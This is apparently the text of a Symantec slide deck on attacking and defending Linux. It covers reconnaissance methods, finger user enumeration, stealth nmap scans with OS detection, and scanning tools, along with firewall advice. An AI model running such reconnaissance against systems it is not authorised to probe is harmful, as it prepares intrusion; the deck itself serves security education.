symantec™

Hacking Linux and How to Stop It

Craig Ozancin
Senior Security Analyst
Symantec Corporation
cozancin@symantec.com

Agenda
From the Attackers Point of View

- Who is who?
- Where do I want to go?
- Who do I want to be today?
- Where is the door?
- Opening the door
- Who is watching?
- Taking control
- Keeping control
- What else can I do…?

Who Is Who?

- Hackers
- Crackers
- Script kiddies
- Social engineer
- Phone Phreaks
- Packet monkeys
- White hat hacker
- Black hat hacker
- Gray hat hacker
- Criminal

Who Is Who?

ATTACKERS

Where Do I Want to Go?

- **Choose a target**
- **Identify key target information by scanning the internet, newsgroups, their web site, ...**
  - Allocated IP address ranges
  - Domain-name-servers (DNS)
  - Phone number ranges (possible candidates for war dialing)
  - Personnel (potential victims of social engineering)
  - Any other information that might be useful (do they tell you what their security policy is?)


Where Do I Want to Go?

- **Scan the target network**
  - Ping sweeps (locate systems)
  - identify systems and devices
  - Create Network maps
  - Scan systems for network services and OS types
  - Specific port sweep looking for specific vulnerabilities (very common)
- **Identify vulnerable services and systems resources**
- **Exploit the vulnerability**
- **Search for modems by war dialing**

Who Do I Want to Be Today?

- **Some exploits require user name identification**
- **An attacker may be able to guess a users password and gain access**
- **User name information may also be used for social engineering**
- **A few methods that an attacker can use to gain user name information:**
  - Finger
  - Network sniffing
  - Other systems on network
  - Predictable names (root, guest, administrator, …)
  - CGI bin exploits

Who Do I Want to Be Today?
UNIX - Finger





```
$ finger @Unix-Server

Login  Name              …
john   John Smith        …
joe    Joe Brown         …
```

Return list of users currently logged onto system

symantec.


/bin/bash
File Sessions Options Help
$ finger @ftp.wishing-bear.com
[ftp.wishing-bear.com]
Login Name Tty Idle Login Time Office
jim Jim Smith *:0 Oct 29 17:22
david David Johnson /1 Nov 1 18:17
$

Who Do I Want to Be Today?
Protection

- **Protect your perimeter with a firewall**
  - Use a highly configurable, proxy-based firewall
- **Turn off unnecessary services**
  - If you need finger services, force the use of a username and block external requests at the firewall
  - Do not share unnecessary resources
  - Allow connections only from trusted systems

Where Is the Door?
Scanning

- **Port scanning**
  - Acquires accessible port information from remote systems
  - Operating system discovery
- **Vulnerability Scanners**
  - Port scanning
  - Operating system discovery
  - User name information
  - Identify actual vulnerabilities
  - May suggest corrective action to eliminate vulnerability


Where Is the Door?
Probing Tools

- **Port Scanners**
  - Strobe
  - Nmap
  - Cheops
- **Vulnerability scanners**
  - Satan
  - Saint
  - Nessus
  - Firewalk (firewall rule discovery)

Where Is the Door?
Open Ports - Nmap

- **Nmap**
  - Can be used to gather extensive network mapping of a network
  - Latest version capable of identifying operating systems and versions
  - Identifies open TCP and UDP ports through advanced port scanning (stealth scans)
  - Decoy scans (identification hiding)


Where is the door?
Open Ports - Nmap




```
$ nmap -sS -O Linux-Server ...

Port        State       Service  …
21          Open        ftp
23          Open        telnet
...
```


symantec.

